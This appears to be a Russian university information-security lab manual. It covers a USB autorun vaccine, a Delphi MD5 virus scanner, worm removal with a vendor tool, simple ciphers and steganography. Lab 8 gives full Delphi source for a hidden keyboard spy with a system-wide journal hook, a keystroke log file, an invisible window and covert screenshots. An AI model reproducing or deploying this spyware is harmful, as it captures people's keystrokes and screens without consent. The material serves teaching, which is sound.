Задание: На основе учебного материала по компьютерным вирусам и антивирусным системам создать вакцину для вируса Autorun.inf (разными способами, в т.ч. антивирусной утилитой AntiAvtorun), написать программу антивирусного сканера в среде Borland Delphi.

I. Создание вакцины для вируса Autorun.inf.

1-й способ:

1. Создаете папку или каталог autorun.inf на вашей флешке.
2. Заходите в (ПУСК – ВЫПОЛНИТЬ – **cmd**):




Рис.6.1. Запуск командной строки

3. Вводите туда: имя диска и двоеточие. В моем случае съемный диск – это диск J




Рис.6.2. Ввод диска

4. При нажатии Enter, вы переходите на ваш диск. После этого вводите команду: cd autorun.inf – это показано на рисунке 6.3. Данной командой создался файл autorun.inf.




Рис.6.3. Создание файла autorun. inf

5. Если создание файла прошло успешно, то при нажатии Enter на экране консольной строки появится файл autorun.inf. Создание файла отображено на рис.6.4.




Рис.6.4. Созданный файл autorun. Inf

6. Вы перешли в папку autorun.inf. И последний этап. Введите следующий код в командную строку: md name..\. Ввод кода в командную строку продемонстрирован на рис.6.5.




Рис.6.5. Создание вакцины против вируса autorun.inf

7. Результатом стало создание папки **autorun.inf** с неудаляющейся папкой name.

2-й способ:

1. Создаём "Текстовый документ.txt" (правой кнопкой мыши-->Создать или Новый-->Текстовый документ.txt). Сохраняем файл со следующим имененем и с расширением .bat - "**USB.bat**"
2. Жмём правой кнопкой мыши или выбираем **Изменить** или в Total Commander нажимаем **F4**.
3. Копируем следующий текст:

```
attrib -s -h -r autorun.*
del autorun.*
mkdir \\?\%~d0\autorun.inf\name..\
attrib +s +h %~d0\autorun.inf
```

4. Сохраняем и закрываем
5. Копируем файл **USB.bat** в корень флешки и просто запускаем (появится не удаляемая скрытая папка).

3- й способ:

1. Воспользуйтесь антивирусной утилитой **AntiAvtorun**.
2. Покажите преподавателю ваши результаты.

II. Создание антивирусного сканера

Требуется написать консольный простой антивирусный сканер. Сканирование данный антивирус производить по MD5 хэшам вирусов. *А*нтивирусные сигнатуры будут состоять из 2 файлов: в первом (AVBase.avb) будут находиться те самые хэши, а во втором (AVNames.avb) будут находиться их имена. Причём имя файла должно находиться на той же строке в файле, что и MD5 хэш.

Алгоритм сканера будет довольно прост:

1. Поиск файла.
2. Загрузка базы.
3. Получение MD5 хэша файла.
3. Сравнение хэша с записями из базы.
4. Если найден вирус – удаляем.

Иначе - переход к шагу 1.

Приступаем к написанию антивирусного сканера. Запускаем Delphi 7, создаём новый Console Application.

1. Сложим в папку с проектом Kernel.dll. Этот файл будет нам необходим для получения MD5. После этого напишем вот такую функцию: Получение MD5 файла

```
Function GetFileMd5Hash(FileName:String): PChar;stdcall; external 'Kernel.dll';
```

2. Напишем процедуру проверка файла на вирусы и удаление найденных угроз.

```
procedure FindAndKill(FilePAN: String);
var
  FileMD5: String; // В этой переменной будет MD5 сканируемого файла
begin
FileMD5 := GetFileMd5Hash(FilePAN); // Получаем этот MD5
AssignFile(BaseFile, ExtractFilePath(ParamStr(0)) +  'AVBase.avb'); // Загрузка базы сигнатур
AssignFile(NameFile, ExtractFilePath(ParamStr(0)) +  'AVNames.avb'); // Загрузка базы
названий вирусов
reset(BaseFile); // Переход к чтению базы сигнатур
reset(NameFile); // Переход к чтению базы названий вирусов
readln(BaseFile, FileBase); // Читаем название объекта базы
readln(BaseFile, FileBase); // Читаем название объекта названий вирусов
readln(NameFile, FileName); // Читаем первую MD5 вируса
readln(NameFile, FileName); // Читаем название 1-ого вируса
```

```
while FileBase <> '}' do
begin
if FileMD5 = FileBase then // Если MD5 файла равна MD5 вируса
begin
Write(' | ' + FilePan + ' | VIRUS ' + FileName); // Тогда сообщаем об этом пользователю
If DeleteFile(FilePAN) then writeln(' | DELETED;') else writeln(' | OMITTED;'); // И удаляем
вирус
end;
readln(BaseFile, FileBase); // Читаем следующую MD5 вируса
readln(NameFile, FileName); // Читаем название следующего вируса
end;
CloseFile(BaseFile); // Заканчиваем работу с антивирусными сигнатурами
CloseFile(NameFile); // Заканчиваем работу с именами вирусов
end;
```

3. Подключим модули.

```
uses
  SysUtils, UffCrt;
var
  BaseFile: TextFile; NameFile: TextFile; // Переменные для чтения файлов базы
  FileName: String; FileBase: String; // Переменные для хранения строк файлов базы
  Path: String; I: Integer; // И прочие переменные
```

3. Пропишем поиск файлов на диске.

```
procedure Scan(Dir:String);
var
  SR:TSearchRec; FindRes: Integer; EX : String;
begin
FindRes:=FindFirst(Dir+'*.*',faAnyFile,SR);
While FindRes=0 do
begin
if ((SR.Attr and faDirectory)=faDirectory) and ((SR.Name='.')or(SR.Name='..')) then
begin
FindRes:=FindNext(SR);
Continue;
end;
if ((SR.Attr and faDirectory)=faDirectory) then
begin
Scan(Dir+SR.Name+'\');
FindRes:=FindNext(SR);
Continue;
end;
Ex := ExtractFileExt(Dir+SR.Name);
if  (LowerCase(Ex) = LowerCase('.exe')) or (LowerCase(Ex) = '.com') or (LowerCase(Ex) =
LowerCase('.dll')) then
begin
FindAndKill(Dir + SR.Name);
end;
FindRes:=FindNext(SR);
end;
FindClose(SR);
end;
```

4. Считаем количество антивирусных сигнатур

```
function CountBase():Integer;
var
```

```
  CB: Integer;
begin
CB := 0;
if not FileExists(ExtractFilePath(ParamStr(0)) + 'AVBase.avb') then
begin
CountBase := 0;
end else begin
AssignFile(BaseFile, ExtractFilePath(ParamStr(0)) +  'AVBase.avb');
reset(BaseFile);
readln(BaseFile, FileBase);
readln(BaseFile, FileBase);
While FileBase <> '}' do
begin
CB := CB + 1;
readln(BaseFile, FileBase);
end;
CloseFile(BaseFile);
CountBase := CB;
end;
end;
```

5. Пропишем основную процедуру консоли.

```
begin
I := 0;
WriteLn('                        Anti-Virus scanner');
Write  (#10 + #13);
Write  ('Loading bases...                    ');
If CountBase = 0 then
begin
WriteLn('Can"t open AV base.');
end else begin
WriteLn(IntToStr(CountBase) + ' record(s) loaded.');
While I = 0 do
begin
Write  (#10 + #13);
Write  ('Path for scan: ');
Readln(Path);
Write  (#10 + #13);
if DirectoryExists(Path) = true then
begin
WriteLn('Scanning...');
Write(#10 + #13);
WriteLn('Viruses found:');
Scan(Path);
end else begin
Write  ('Can not find the directory!');
Write  (#10 + #13);
end;
end;
end;
end.
```

4. Результатом наших действий продемонстрирован на рисунке 6.6.




Рис.6.6. Консольный антивирус

5. Проверьте операционную систему на вирусы при помощи сканера.

Лабораторная работа №7. Поиск и уничтожение вирусов-червей BugBear и Opasoft.

Цель: Познакомиться с описанием вирусов и средств борьбы с ними.

Инструментарий: Программа ***clrav.exe***, разработанная в Лаборатории Касперского. Программа распространяется свободно.

Задание: На основе учебного материала по компьютерным вирусам и антивирусным системам воспользоваться программой *clrav.exe*, разработанной в Лаборатории Касперского, для поиска и уничтожения (в случае возможного обнаружения) червей BugBear и Opasoft.

Названные вирусы-черви вошли в списки наиболее активных в конце 2002 года; периодически появляются в модифицированных версиях. Средство борьбы – антивирусная программа другое её достоинство – в отличие от мощных антивирусных комплексов, нет необходимости в процессе инсталляции.

Tanatos, или BugBear - вирус-червь. Распространяется через Интернет в виде файлов, прикрепленных к зараженным письмам. Копирует себя на сетевые ресурсы, открытые на полный доступ. Содержит «троянские» процедуры уделённого управления зараженным компьютером.

Opasoft (или Opaserv) - вирус-червь со встроенной «троянской» программой. Распространяется по локальным и глобальным сетям, используя протокол NETBIOS ОС Windows. Имеется вариант Opasoft.a, или Brasil.

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Ознакомиться с вирусной проблематикой по литературе [1,3,4,5]. Прочитать описания вирусов Tanatos (BigBear) и Opasoft, данные в «Вирусной энциклопедии» Касперского http://www.viruslist.com/viruslist.html
2. Переписать программу из директории L:\ИБ или с сайта «Интеркамсервис»: ftp://shadow.iks.ru/pub/avp/clrav.com
3. Запустить программу в ознакомительном режиме: clrav /i.
4. Запустить программу в режиме поиска и уничтожения вирусов.
5. Прочитать заключительное сообщение программы.
6. Проверить: имеются ли на компьютере диски или папки, открытые для доступа. Если есть – убрать разделяемые ресурсы или ввести доступ по паролю.

Лабораторная работа №8. Шпионское программное обеспечение

Цель: Рассмотреть работу шпионского программного обеспечения

Инструментарий: Блокнот, Borland Delphi 7

Задание: На основе учебного материала по компьютерным вирусам написать программу клавиатурного шпиона в среде разработки Delphi

Задачей выполнения данной лабораторной работы является написание программы клавиатурного шпиона в среде разработки Delphi.

I. Запускаем Delphi. Выкладываем на форму **Memo**.

II. Пишем следующий код программы:

```
unit Unit1;
interface
uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls, ExtCtrls;
type
  TForm1 = class(TForm)
    Timer1: TTimer;
    Memo1: TMemo;
    procedure FormCreate(Sender: TObject);
    procedure FormClose(Sender: TObject; var Action: TCloseAction);
  private
    { Private declarations }
  public
    { Public declarations }
  end;
var
  Form1: TForm1;
  h:hhook;
  N_char: byte;
  c: array[0..255] of char;
  rus: array[0..25] of char = ('ф','и','с','в','у','а','п','р','ш','о','л','д',
                               'ь','т','щ','з','й','к','ы','е','г','м','ц','ч','н','я');
implementation
{$R *.dfm}
function Proc(code:integer; wParam:WPARAM; lParam:LPARAM):lresult;stdcall;
var
 i,j: byte;
 nScan: integer;
begin
  if (code>=0)and(teventmsg(pointer(lparam)^).message=wm_keydown) then
  begin
    nScan:=hibyte((teventmsg(pointer(lparam)^).paramL));
    nscan:=nscan shl 16;
    GetKeyNameText(nScan,c,256);
    Inc(N_char);
    with Form1 do
    begin
      if N_char = 40 then  // длина строки - 40 знаков
      begin
        Memo1.lines.Text:= Memo1.lines.Text + #10#13;  // перевод строки
        N_char:= 0;
      end;
      if ord(c[1]) > 0 then  // признак служебных клавиш
      begin
        Memo1.lines.Text:= Memo1.lines.Text + ' ' + c + ' ';  // служебные клавиши
       end
```

```
                else
                begin
                  if ord(c[0]) in [65..90] then // диапазон клавиш с англ. символами
                  begin
                     for i:= 65 to 90 do
                    begin
                      if ord(c[0]) = i then begin j:= i - 65; BREAK; end;
                    end;
                    Memo1.lines.Text:= Memo1.lines.Text  + rus[j] // замена англ. симв. на русские
                  end
                  else Memo1.lines.Text:= Memo1.lines.Text + c;  // англ. символы
                end;
                  Memo1.lines.SaveToFile('J:\log_rus.txt');
                  { рекомендуется для всегда существующего пути к файлам указывать ('Z:\log.txt)
                   или же путь к папке с проектом}
               end;
               result:=callnexthookex(h,code,wparam,lparam);
             end;
           end;
           procedure TForm1.FormCreate(Sender: TObject);
           begin
             h:=setwindowshookex(WH_JOURNALRECORD,@Proc,hinstance,0);
             Memo1.lines.Text:= FormatDateTime('c',Now);
           end;
           procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
           begin
             unhookwindowshookex(h);
           end;
           end.
```

Делаем клавиатурный шпион невидимым.

1. Открываем MS Word и пишем следующую фразу:

а) « Ловись рыбка».

б) «Рыбка маленькая и большая».

в) «Не замерзай на льду».

5. Дополняем данную программу возможностью принтскрина экрана. Для этого добавим в наш модуль следующий программный код:

```
function getsystempalette: hpalette;
var
    palettesize : integer;
    logsize : integer;
    logpalette : plogpalette;
    dc : hdc;
    focus : hwnd;
begin
    result:=0;
    focus:=getfocus;
    dc:=getdc(focus);
    try
        palettesize:=getdevicecaps(dc, sizepalette);
        logsize:=sizeof(tlogpalette)+ (palettesize-1)*sizeof(tpaletteentry);
        getmem(logpalette, logsize);
    try
        with logpalette^ do begin
        palversion:=$0300;
        palnumentries:=palettesize;
        getsystempaletteentries(dc, 0, palettesize, palpalentry);
        end;
```

```
        result:=createpalette(logpalette^);
    finally
    freemem(logpalette, logsize);
    end;
    finally
    releasedc(focus, dc);
    end;
    end;
    function capturescreenrect(arect : trect) : tbitmap;
    var
    screendc : hdc;
    begin
    result:=tbitmap.create;
    with result, arect do begin
    width:=right-left;
    height:=bottom-top;
    screendc:=getdc(0);
    try
    bitblt(canvas.handle, 0,0,width,height,screendc, left, top, srccopy );
    finally
    releasedc(0, screendc);
    end;
    palette:=getsystempalette;
    end;
    end;
    procedure tform1.formcreate(sender: tobject);
    begin
    form1.clientheight:=0;
    form1.clientheight:=0;
    form1.visible:=false;
    i:=1;
    end;
    procedure tform1.timer1timer(sender: tobject);
    begin
    if i&lt;20 then capturescreenrect (rect(0,0,screen.width,screen. height)).
    savetofile(inttostr(i)+&#39;.bmp&#39;);
    i:=i+1;
    if i=21 then begin
        form1.visible:=true;
        timer1.enabled:=false;
        form1.caption:=Копирование экрана (серия из 20 снимков) ВЫПОЛНЕНО&#39;;
   end;end;end.
```

Лабораторная работа №9. Применение методов гаммирования файлов

Цель: Научиться применять методы гаммирования файлов на практике

Инструментарий: E-CRYPT

Задание: На основе учебного материала по криптографическим методам шифрования данных изучить и воспользоваться программой E-CRYPT для шифрования и последующего дешифрования конкретного файла методом гаммирования.

1. Создайте файл с расширением .txt.
2. Напишите текст в данный файл.
3. Зашифруйте данный файл при помощи программы E-CRYPT, главная форма программы продемонстрирована на рис.9.1.

Рис.9.1. Главная форма E -CRYPT

4. Для шифрования / дешифрования файла введем в поля редактирования информацию, показанную на рис.9.2.

Рис.9.2. Ввод данных в E-CRYPT

5. Нажмем кнопку «Шифровать».

Рис.9.3. Шифрование файла

6. Сформированный файл будет иметь следующий зашифрованный текст, показанный на рис.9.4.

Рис.9.4. Зашифрованный файл

7. Расшифруйте файл при помощи кнопки **Дешифровать**.
8. Покажите результат преподавателю.

Лабораторная работа №10. Криптографические методы защиты информации в корпоративных информационных системах

Цель:

1. Научиться применять криптографические методы защиты информации.
2. Изучить шифрование и его стандарты.
3. Изучить методы шифрования с открытыми и закрытыми ключами.

Инструментарий: Блокнот, Borland Delphi 7.

Задание: На основе учебного материала по криптографическим методам защиты информации изучить шифрование и его стандарты, изучить методы шифрования с открытыми и закрытыми ключами и применить при разработке программы, которая запускается после ввода соответствующего пароля.

Практическое задание

1. Создать текстовой файл.
2. Написать программу, выполняющую запрос пароля к программе.
3. В этой же программе написать процедуру шифрования при помощи следующих методов:
   А. Шифровать/дешифровать текст файла с учетом введенного пароля.
   Б. Шифровать/дешифровать текст по ключевым числам.
   В. Шифровать/дешифровать текст файла по методу Цезаря.
   Г. Шифровать/дешифровать текст файла по методу Вижнера.
4. Написать программу, выполняющую шифрование текста в картинку BMP - файла.
5. Написать программу, выполняющую дешифрование текста методом подстановки.
6. Выполните шифрование исполняемого файла (exe- файла) программы.

I. Создание запроса пароля к программе

1. Создайте проект в Delphi 7 и сохраните в директорию с названием «Лабораторная работа №5».

2. Откройте сохраненный проект и нажмите сочетание клавиш CTRL+F12. Перед вами появится форма, продемонстрированная на рис.10.1. Откройте программный код **Project**.




Рис.10.1. Форма по нажатию клавиш CTRL+F12

3. Перед вами появилась форма ввода программного кода. Форма ввода программного кода продемонстрирована на рис.10.2.




Рис.10.2. Форма ввода программного кода

4. В форму ввода кода вводим следующий код:

```
program Project1;
uses
  Forms, Dialogs, Controls,
  Unit1 in 'Unit1.pas' {Form1};
{$R *.res}
var
   Password : string;
begin
  if InputQuery('Пароль', 'Введите пароль:', PassWord) then
    if Password = 'D5DG' then
    begin
    Application.CreateForm(TForm1, Form1);
    Application.Run;
    end else
     MessageDlg('Incorrect Password, terminating program', mtError, [mbok], 0);
end.
```

5. Выполните компиляцию программы при помощи клавиш CTRL+F9.
6. После компиляции программы запустите ее. Результатом работы станет форма запроса пароля, продемонстрированная на рис.10.3.




Рис.10.3. Форма запроса пароля

7. Введите пароль и проверьте на аутентификацию в программу. (Пароль: D5DG).
8. При правильном вводе пароля появится Form1. Вернитесь в редактировании формы.
9. На Form1 выложим следующие компоненты:

   - четыре кнопки (TButton ).

   Для кнопок прописываем следующий программный код:

- Form2.Show;
- Form3.Show;
- Form4.Show:
- Form5.Show.

10. Далее необходимо создать данные формы и привязать их к программе.
11. Остальные задания выполните самостоятельно.

Лабораторная работа №11. Разработка алгоритма и написание программы определения частоты букв и ее применение для дешифровки текста, зашифрованного методом подстановки

Цель: Написать программу, вычисляющую частоты повторения букв в тексте. Применить программу для дешифровки текста, зашифрованного методом подстановки (алгоритм Цезаря).

Инструментарий: Система программирования Delphi.

Задание: На основе учебного материала по криптоаналитическим методам дешифровки защищенных данных изучить метод подстановки и реализовать его, написав соответствующую программу в среде программирования Delphi. Затем написать программу определения частоты букв и проанализировать результат.

Исторически одними из первых появились методы ***подстановки*** (замены). При шифровании подстановкой символы исходного текста заменяются символами того же или другого алфавита по определенному правилу. Самый известный пример шифра подстановки – шифр Цезаря (102 или 100 – 44 г. до н.э.). Считают, что Цезарь заменял первую букву алфавита на четвертую, вторую букву – на пятую, и т.д.

Способ вскрытия шрифтов простой замены, как утверждают, был известен еще в 15 веке: статистический анализ позволяет выявить частоты употребления отдельных букв в словах того или иного языка. Так, в русском языке буква ***О*** встречается в 9% случаев, буквы ***Е*** и ***Ё*** – 7.2%, буквы ***И*** и ***А*** 6%, и т.д. [*Нечаев, с.12*]. Таблица средних частот букв русского алфавита, с включением в него знака “пробел” [*Яглом А.М., Яглом* И.М. *, с.238; Нечаев, с. 89*] приведена в таб.17.1. В таблице принято, как при телеграфном кодировании, не различать буквы “е” и “ё”, буквы “ь” и “ъ”.

Пусть, для простоты, текст содержит только буквы русского алфавита.

Поставим задачу составить программу (Delphi), считывающую русский текст и вычисляющую относительные частоты появления букв русского алфавита в этом тексте. Вывести полученные частоты и сравнить с Таблицей из Приложения.

Подать зашифрованный текст на вход написанной программы вычисления частот появления букв; вывести результат расшифровки.

Таблица 1.

Частоты букв русского алфавита

буква	отн.ч.	буква	отн.ч.	буква	отн.ч.	буква	отн.ч.
а	0.062	***и***	0.062	***р***	0.040	***ш***	0.006
б	0.014	***й***	0.010	***с***	0.045	***щ***	0.003
в	0.038	***к***	0.028	***т***	0.053	***ы***	0.016
г	0.013	***л***	0.035	***у***	0.021	***ь, ъ***	0.014
д	0.025	***м***	0.026	***ф***	0.002	***э***	0.003
е, ё	0.072	***н***	0.053	***х***	0.009	***ю***	0.006
ж	0.007	***о***	0.090	***ц***	0.004	***я***	0.018
з	0.016	***п***	0.023	***ч***	0.012		

Лабораторная работа №12. Сокрытие файла в BMP-картинке.

Цель: Скрыть файл данных в графическом файле формата BMP, защитив его паролем.

Инструментарий: bmpPacker 1.2a [2,3]; автор – Jens Godeke.

Задание: На основе учебного материала по криптографическим методам шифрование сообщений изучить метод стеганографии и реализовать его воспользовавшись программой bmpPacker.

Стеганография – в буквальном переводе с греческого означает “тайнопись” [1]. Она позволяет скрыть сам факт наличия сообщения: оно встраивается в некоторый не привлекающий внимания объект, который открыто передается адресату. Развитие средств вычислительной техники привело в конце 20 в. к развитию и применению средств компьютерной стеганографии. Как правило, сообщения встраиваются в цифровые данные, имеющие аналоговую природу: изображения, аудио- и видеозаписи и т.д.

Программа и сопутствующие файлы размещены в директории L:\ИБ\УТИЛИТЫ\

Для получения результатов лабораторной работы следует выполнить следующие действия:

1. Прочитать описание программы – файл bmpPacker.pdf.
2. Подготовить в текстовом редакторе файл.
3. Запустить программу на выполнение.
4. Задать в соответствующих окнах имя преобразуемого в графический формат файла и пароль.
